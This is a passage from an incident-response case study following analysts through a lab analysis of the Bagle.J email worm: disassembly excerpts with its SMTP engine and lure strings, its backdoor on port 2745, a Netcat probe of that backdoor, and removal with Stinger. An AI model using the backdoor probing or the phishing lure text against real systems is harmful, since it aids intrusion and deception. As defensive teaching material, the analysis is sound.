
John loaded his laptop with Ethereal¹⁹ and PE Explorer²⁰ (available as a free trial) since the descriptions indicated this virus was a Windows Portable Executable²¹ and had the ability to execute across different versions of the Windows operating system. PE Explorer is a tool for unpacking or peeking inside UPX packed files. While John wasn't a full-time programmer he knew enough to safely open this kind of file for a little closer inspection. John connected to his web email account and transferred the file to the laptop and then disconnected the network cable. After making certain his laptop was disconnected from any network source John extracted the zip attachment with the password provided in the e-mail and took a quick peek with PE Explorer (see Appendix for full output) without executing the file contained in the attachment.



¹⁹ <http://www.ethereal.com/>

²⁰ <http://www.heaventools.com/overview.htm>

²¹ Dabak Page 1



For those of you with inquiring minds, a Windows Portable Executable is:

“Definition: A Portable Executable (PE EXE) file can best be described as self-sufficient. It is a program capable of running independently on any Windows operating system (Windows 95, 98, NT, 2000, XP, and ME). Examples of PE EXE files include calc.exe (the calculator program) and notepad.exe (Notepad). PE EXE files do not have to have an EXE extension. A screensaver (.scr) is also a Portable Executable.”²²

Does that still sound Greek to you? Never fear, let us take a quick peek into how a virus becomes the headlines in tomorrow’s newspaper. First of all a virus is nothing more than a program with intent. The intentions of the author can be anything from making a political statement, wanting his/her fifteen minutes of fame, getting revenge, or even making a vulnerability public to many, many more. The author could write the virus from scratch using their favorite programming language, modify existing code or even point and click their way to a completed virus using one of many virus creation kits available online. I was

²² <http://antivirus.about.com/library/glossary/bldef-port.htm>

absolutely appalled at the list of virus creation utilities I found recently²³ while researching this paper. Furthermore, a quick search of newsgroups will reveal virus code posted for all to see by those writing it. So you see, you don't have to be an experienced programmer to create a virus. In fact, this is one of the things that make viruses so unpredictable.

Once the author has created the virus, he has to distribute it and start it spreading. In some cases it has been theorized that a virus writer could preinfect several thousand machines that would then sit and wait, possibly doing reconnaissance for vulnerable machines, before unleashing a coordinated attack. This has been a widely debated topic of discussion and referred to as a "Warhol worm"²⁴. The debate revolves around just how short a time frame it could take to bring down a large percentage of the machines connected to the Internet. I once heard it referred to as the "Internet Snow Day". The author could send it from a machine he had already compromised, or possibly get it out into the world from a public source such as a university or cyber café.

Whatever the method chosen, usually the program is written or generated (if using a virus creation utility) and then compiled. Some viruses have been in scripted form which makes the code easy to read but can be just as damaging when executed.

In this case we are dealing with a Windows Portable Executable. This particular worm affects Windows 95, 98, ME, 2000 and XP regardless of service pack/patch level. Notepad.exe is a perfect example of a portable executable. You can copy the notepad.exe file to other Windows PCs and run it without needing any other files. This is due to the common file format used in portable executables. Also note that .dll, .scr and a few other file types can also be portable executables. By comparison, if I wrote a program in Microsoft Visual Basic 6 and compiled it into an executable and copied it to a system it would require the Visual Basic runtime to be installed before it could execute properly.

The output from the executable provided by Maria confirmed that this was indeed the BagleJ virus based on the description provided by the antivirus vendors and John examining the disassembled code. Most likely this worm was written in some high level language like Visual Basic or C++ and then compiled, but it's not feasible to decompile this worm back into the language in which it was written. Luckily though, PE Explorer is very good at disassembling the program into Assembly code.

So what is Assembly anyway? Computers use machine language in order for the CPU to do its job. But machine language is all hex code and I don't know many people that can speak hex fluently, so Assembly enters the arena to take plain text and convert it into machine code. An assembler is the actual

²³ <http://www.hnc3k.com/viruscreationprogramz.htm>

²⁴ Weaver

mechanism by which this is accomplished.²⁵ Now someone could actually write a complete program in Assembly but that would also be a long and tedious job so a higher level language is usually used and then it takes care of the nitty gritty when you compile what you have written. The point here is that John can learn a lot of valuable information very quickly by scanning the disassembled code.

Remember the SMTP primer above? John was able to find the SMTP commands within the disassembled code verifying that this worm sends e-mail using its own engine.

Code Sample 1 from PE Explorer Output

```

mov     esi,[ebp-0Ch]
add     esi,00000800h
push    00000400h
push    esi
call    jmp_wssock32.dll!gethostname
push    esi
push    SSZ0040623D_HELO__s__
push    [ebp-0Ch]
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
push    [ebp-0Ch]
call    jmp_KERNEL32.DLL!strlenA
push    00000000h
push    eax
push    [ebp-0Ch]
push    ebx
call    jmp_wssock32.dll!send

```

Code Sample 2 from PE Explorer Output

```

SSZ0040623D_HELO__s__:
    db     'HELO %s',0Dh,0Ah,0
SSZ00406247_RSET__:
    db     'RSET',0Dh,0Ah,0
SSZ0040624E_MAIL_FROM__s__:
    db     'MAIL FROM:<%s>',0Dh,0Ah,0
SSZ0040625F_RCPT_TO__s__:
    db     'RCPT TO:<%s>',0Dh,0Ah,0
SSZ0040626E_DATA__:
    db     'DATA',0Dh,0Ah,0
SSZ00406275__RAND__:
    db     ' [%RAND%]',0
L0040627E:
    db     25h; '%'
    db     6Ch; 'I'
    db     75h; 'u'
    db     00h;
SSZ00406282__hotmail_com:
    db     '@hotmail.com',0
    db     40h; '@'
    db     6Dh; 'm'

```

²⁵ Carter page 11

The **push** instruction does just that, pushing things onto the top of the stack. What we see after the push command is actually a label pointing to the actual data: **'HELO %s',0Dh,0Ah,0** which is the SMTP command HELO followed by a carriage return (0D in hex) and a line feed (0A in hex). We're not going to get very deep into Assembly here but an excellent reference is Paul Carter's [PC Assembly Language](http://www.drpaulcarter.com/pcasm/) which is available as a free download from <http://www.drpaulcarter.com/pcasm/>. A little more skimming of the code revealed the subroutines used to send the message contained in the infected e-mails. Also note the call to wsock32.dll to send that data to a network host. Earlier a socket would have been connected to another computer via a connect call.

```

SUB_L00403A32:
    push    L00406852
    push    SSZ00406747_E_mail_account_security_warning_
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A42:
    push    L0040693D
    push    SSZ00406856_Dear_user_of_s
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A52:
    push    L00406D46
    push    SSZ00406941_Your_e_mail_account_has_been_tem
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A62:
    push    L00406E8B
    push    SSZ00406D4A_For_more_information_see_the_att
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A72:
    push    L00406F14
    push    SSZ00406EC4_The_Management_
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A82:
    push    L004070B6
    push    SSZ00407066_Attach
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A92:
    push    L00407062
    push    SSZ00406F18_For_security_reasons_attached_
    call    SUB_L004039C9
    retn

```

Looks familiar doesn't it? It sure did to John who now had proof positive they were dealing with the J variant of the Bagle virus. Amazingly enough the whole process took little more than a few minutes and the results would be a good learning tool for Maria. It would also make a great presentation for security awareness and soliciting managers for resources when the time came.

John even managed to find the comments that the Bagle author wrote to the author of the Netsky virus.

```
db      48h; 'H'
db      65h; 'e'
db      79h; 'y'
db      2Ch; ';'
db      20h; ''
db      4Eh; 'N'
db      65h; 'e'
db      74h; 't'
db      53h; 'S'
db      6Bh; 'k'
db      79h; 'y'
db      2Ch; ';'
db      20h; ''
db      66h; (removed)
db      75h; 'u'
db      63h; 'c'
db      6Bh; 'k'
db      20h; ''
db      6Fh; 'o'
db      66h; 'f'
db      66h; 'f'
db      20h; ''
db      79h; 'y'
db      6Fh; 'o'
db      75h; 'u'
db      20h; ''
db      62h; (removed)
db      69h; 'i'
db      74h; 't'
db      63h; 'c'
db      68h; 'h'
db      2Ch; ';'
db      20h; ''
db      64h; 'd'
db      6Fh; 'o'
db      6Eh; 'n'
db      27h; '''
db      74h; 't'
db      20h; ''
db      72h; 'r'
db      75h; 'u'
db      69h; 'i'
db      6Eh; 'n'
db      65h; 'e'
db      20h; ''
```

| | | |
|----|------|-----|
| db | 6Fh; | 'o' |
| db | 75h; | 'u' |
| db | 72h; | 'r' |
| db | 20h; | ' ' |
| db | 62h; | 'b' |
| db | 75h; | 'u' |
| db | 73h; | 's' |
| db | 73h; | 's' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 65h; | 'e' |
| db | 73h; | 's' |
| db | 73h; | 's' |
| db | 2Ch; | ' ' |
| db | 20h; | ' ' |
| db | 77h; | 'w' |
| db | 61h; | 'a' |
| db | 6Eh; | 'n' |
| db | 6Eh; | 'n' |
| db | 61h; | 'a' |
| db | 20h; | ' ' |
| db | 73h; | 's' |
| db | 74h; | 't' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 74h; | 't' |
| db | 20h; | ' ' |
| db | 61h; | 'a' |
| db | 20h; | ' ' |
| db | 77h; | 'w' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 3Fh; | '?' |


John encouraged Maria to take a break and he would do the same. Earlier in the evening John had reminded Maria not to rush and to remain calm but they had both been at this for a while and things seemed to be under control for the time being.

Upon returning from their respite John and Maria reestablished contact to again evaluate the situation. Monitoring of their antivirus vendor's website indicated a virus definition file would be released at any time and so far the network monitoring had shown no infections so John told Maria to finish up her notes, send a status report to the other team members, call it a night and head home. John would continue to monitor the situation from home, send any updates to the team and watch for the release of the new virus definition files. He would also continue to work with the live copy he had on his stand-alone laptop to see if there were any surprises they hadn't received information about.

John started Ethereal and Netstat Viewer on the laptop and then executed the pdatq.exe file he had extracted. The first thing he noticed was that there was no visual indicator that the file had executed. In John's mind he could see a user


repeatedly clicking the executable and then scratching their head wondering why it didn't appear to do anything. If they were lucky and this happened the bewildered user might pick up the phone and call the help desk. John also noticed that TCP port 2745 had appeared in the Netstat Viewer window, listening for outside connections. This was the backdoor component of the virus that John and Maria had read about in the online alerts. John also initiated a "three finger salute" so he could view the running processes in Task Manager and saw that indeed irun4.exe was active. A quick search of the hard drive for executables recently modified confirmed the virus had dropped a variety of files such as ACDSee 9.exe and XXX hardcore images.exe to name just a couple.

Notice port 2745 listening as displayed by this screen shot of Netstat Viewer.²⁶


A screenshot of the Netstat Viewer application window. The window has a title bar "Netstat Viewer" and buttons for "Update" and "Exit". Below the buttons is a table with columns: Protocol, Local Address, Local Port, Remote Address, Remote Port, and State. The table contains several rows of data. The row for TCP, 0.0.0.0, 2745, 0.0.0.0, 0, LISTEN is highlighted with a blue background. The other rows are for TCP, 0.0.0.0, 135, 0.0.0.0, 0, LISTEN; TCP, 0.0.0.0, 445, 0.0.0.0, 0, LISTEN; TCP, 0.0.0.0, 1025, 0.0.0.0, 0, LISTEN; TCP, 0.0.0.0, 1026, 0.0.0.0, 0, LISTEN; TCP, 0.0.0.0, 1125, 0.0.0.0, 0, LISTEN; TCP, 0.0.0.0, 1127, 0.0.0.0, 0, LISTEN; TCP, 0.0.0.0, 1131, 0.0.0.0, 0, LISTEN; and UDP, 0.0.0.0, 445, 0.0.0.0, 0, LISTEN.

| Protocol | Local Address | Local Port | Remote Address | Remote Port | State |
|----------|---------------|------------|----------------|-------------|--------|
| TCP | 0.0.0.0 | 135 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 445 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 1025 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 1026 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 1125 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 1127 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 1131 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 2745 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 445 | 0.0.0.0 | 0 | LISTEN |

²⁶ <http://www.misec.net/freeware/>




John also took a look at his Ethereal packet capture and noticed DNS query attempts to 68.63.176.5 (John's ISP) from home. Since the laptop had no active WAN connection the attempts were nothing more than that. John decided to do a search through the files on his drive for e-mail addresses to see what might have been harvested by the BagleJ virus. Since this was a stand-alone laptop for just this purpose, e-mail had never been installed or configured so John's curiosity was peaking. The search results revealed quite a few files. Most were .htm files stored as temporary internet files and a few were documentation files that installed as part of programs running on the laptop. John could hardly imagine how many addresses BagleJ might harvest on an Acompany PC. A search of the registry revealed the key installed by Bagle to run it each time the infected system is started:




The registry key and backdoor were the methods the author had used to keep access of the infected machines. John modified his testing environment to include a second laptop with a fresh install of Windows 2000 with current service packs and patches, as well as current antivirus software. He would use a cross connect Ethernet cable to connect it to the infected laptop to analyze the backdoor on TCP port 2745.

John's Modified Test Network for Testing the Backdoor



Using Netcat²⁷ John attempted connecting to TCP port 2745 on the victim laptop but got an error. He quickly realized he would need to add entries to the HOSTS file for name resolution. After making the entry he brought up a command window and typed `nc -v 192.168.1.xxx 2745`. This executed Netcat in verbose mode to connect to the victim at 192.168.1.xxx on TCP port 2745.

²⁷ http://www.atstake.com/research/tools/network_utilities/



John observed that Netcat could connect but only for a few seconds and then the connection was terminated. John ran Netcat again, getting the same result but he also watched Netstat Viewer on the victim laptop as he attempted to access the backdoor.

Netstat Viewer

Update Exit

| Protocol | Local Address | Local Port | Remote Address | Remote Port | State |
|----------|---------------|------------|----------------|-------------|-------------|
| TCP | 0.0.0.0 | 135 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 445 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 1025 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 1030 | 0.0.0.0 | 0 | LISTEN |
| TCP | 0.0.0.0 | 2745 | 0.0.0.0 | 0 | LISTEN |
| TCP | 192.168.1.202 | 139 | 0.0.0.0 | 0 | LISTEN |
| TCP | 192.168.1.202 | 2745 | 192.168.1.200 | 1038 | TIME_WAIT |
| TCP | 192.168.1.202 | 2745 | 192.168.1.200 | 1040 | ESTABLISHED |
| UDP | 0.0.0.0 | 445 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 2174 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 2220 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 2221 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 2222 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 2223 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 2224 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 2225 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 2226 | 0.0.0.0 | 0 | LISTEN |
| UDP | 0.0.0.0 | 2227 | 0.0.0.0 | 0 | LISTEN |
| UDP | 192.168.1.202 | 137 | 0.0.0.0 | 0 | LISTEN |
| UDP | 192.168.1.202 | 138 | 0.0.0.0 | 0 | LISTEN |
| UDP | 192.168.1.202 | 500 | 0.0.0.0 | 0 | LISTEN |


As before, the connection only lasted a few seconds and John could only theorize that some sort of key sequence or connection string would be required to open the backdoor and gain access. The author had taken some care here not to just drop a shell for anyone who might stumble across it.

Knowing when to stop is something John has learned along the way and an important point he has imparted to Maria many times. He has validated that their identification is correct and can move ahead with testing a stand-alone remover to make sure it works. He may very well need one tomorrow when employees come in to work and start opening the e-mails from the previous night. Despite the notices sent to everyone, it's a distinct possibility that someone might login and execute an attachment without ever reading the notice or getting word. John places a quick conference call to the other members of the team to discuss what he's learned so far, evaluate the risk, and discuss options. John also transfers a copy of Network Associates Stinger²⁸ utility to the laptop and executes it. The tool locates and removes the virus and its associated files fairly quickly and John is happy to have a weapon at the ready to combat any infections they might find. He shares this with the team while they are discussing the situation. John validated the Stinger tool had completely removed the BagleJ worm by searching the laptop for the files dropped by the worm. He also checked the registry and running processes verifying that the Stinger tool had indeed done a thorough removal. The original source file had been removed as well and John was thankful he had backup copies in the event he needed to do further testing later.

Based on the data they have so far they determine the risk to be minimal and decide to proceed cautiously. The business need for the employees to be able to access their computers first thing in the morning, the scan results so far, a pending definition file that most likely would be released and distributed prior to morning, a removal tool at the ready, along with the fact that this virus is not destructive in nature is enough to justify their decision. Only time would tell if they had made the right choice.

John and Maria would continue to monitor remotely and also attempt to get some sleep that night. The team had agreed to be in earlier than usual the next morning to reevaluate the situation and stand by for any infections. They would pass this information along to the first personnel manning the help desk and all of the on-call support staff.

²⁸ <http://www.nai.com>



Stinger Results

McAfee AVERT Stinger Version 2.1.8 built on Mar 29 2004
 Copyright (C) 2004 Networks Associates Technology, Inc. All Rights Reserved.
 Virus data file v1000 created on Mar 29 2004.
 Ready to scan for 42 viruses, trojans and variants.

Scan initiated on Tues Mar 02 20:38:38 2004

C:\Documents and Settings\Administrator\Desktop\Attach\pdatq.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Documents and Settings\Administrator\Desktop\Attach\pdatq.exe has been deleted.

C:\Documents and Settings\Administrator\Desktop\Attach.zip
 Found the W32/Bagle.gen!pwdzip virus !!!
 C:\Documents and Settings\Administrator\Desktop\Attach.zip has been deleted.

C:\Program Files\Common Files\Microsoft Shared\ACDSee 9.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\ACDSee 9.exe has been deleted.

C:\Program Files\Common Files\Microsoft Shared\Adobe Photoshop 9 full.exe
 Found the W32/Bagle.j@MM virus !!!
